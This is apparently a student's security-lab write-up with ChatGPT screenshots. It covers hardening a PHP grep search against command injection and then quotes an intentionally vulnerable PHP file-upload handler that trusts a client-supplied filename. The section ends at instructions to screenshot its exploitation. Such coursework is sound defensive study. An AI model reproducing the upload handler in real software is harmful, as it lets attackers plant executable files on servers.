



```php
<html><body>
<form method="get">
Find words containing: <input name="needle"><input type="submit" value="Search"><br><br>
</form>

Output:
<pre>
<?php
$key = $_GET["needle"] ?? "";


if ($key !== "") {
    // Keep the input bounded and reject control characters.
    if (strlen($key) > 64 || preg_match('/[\x00-\x1F\x7F]/', $key)) {
        print "Invalid input";
    } else {
        $lines = file("dictionary.txt", FILE_IGNORE_NEW_LINES | FILE_SKIP_EMPTY_LINES);
        if ($lines === false) {
            http_response_code(500);
            print "Lookup unavailable";
            exit;
        }


        foreach ($lines as $line) {
            if (stripos($line, $key) !== false) {
                echo htmlspecialchars($line, ENT_QUOTES | ENT_SUBSTITUTE, "UTF-8") . "\n";
            }
        }
    }
}
?>
</pre>
</body></html>
```



ChatGPT 5.4 Thinking
Odin ID: calizo
This version keeps the same user-visible behavior - "find lines containing this text, case-insensitively" - but does it entirely inside PHP instead of asking a shell to interpret a command string. The functions used above are documented by PHP for reading files, performing case-insensitive substring search, and safely encoding HTML output.
5. If shell execution must remain, what allowlist validation and escaping should be added
If you absolutely must keep a shell call, then harden it in layers:
Do not let the user influence the command name or filename at all. Keep those as fixed literals. OWASP recommends validating commands against an allowlist and validating arguments with positive allowlist rules plus a maximum length.
Use a positive regex for the search term, not a blacklist. OWASP specifically recommends an allowlist regular expression and length limit for arguments.
Use escapeshellarg() on the user value, not manual double quotes. PHP documents that escapeshellarg() safely wraps one argument for shell functions. By contrast, escapeshellcmd() works on the whole command string and PHP warns that it still allows arbitrary numbers of arguments, so it is not the right primary defense for attacker-controlled argument data.
Use -- before the user-supplied operand so values beginning with - are treated as data rather than options. OWASP calls this out explicitly as an argument-injection defense.
A safer "shell must remain" version would look like this:
PHP
<?php
$key = $_GET["needle"] ?? "";
if ($key !== "") {
// Example allowlist: letters, digits, space, dot, underscore, hyphen.
if (!preg_match('/\A[a-zA-Z0-9 ._-]{1,64}\z/', $key)) {
print "Invalid input";
} else {
$cmd = "grep -i -- " . escapeshellarg($key) . " dictionary.txt";
passthru($cmd);
}
}
?>
That version is much better than the original because it removes the manual quoting mistake, constrains the input to a known-safe character set and size, and uses -- to reduce option-style argument abuse. Even then, the stronger design is still the no-shell PHP version above.
The shortest truth is this: the bug is not "you forgot a few bad characters." The bug is "you gave attacker input to a shell." The durable fix is to remove the shell from the path.
Sources
Search the web
Extended thinking
Search
ChatGPT can make mistakes. Check important info.

Step 6. Insecure file upload


1. Take a screenshot of the results that includes your OdinId





ChatGPT 5.4 Thinking
if(array_key_exists("filename", $_POST)) {
$target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);
if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
echo "File is too big";
} else {
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
echo "The file $target_path has been uploaded";
} else {
echo "There was an error uploading the file, please try again!";
}
}
} else {
?>
<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):
<input name="uploadedfile" type="file" />
<input type="submit" value="Upload File" />
</form>
<?php } ?>
</body></html>
Odin ID: calizo
I am checking the lab-specific behavior and the PHP semantics so I can keep the explanation accurate and tight.
Thought for 44s
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.





2. Take a screenshot of the successful exploitation of the level that includes your OdinId

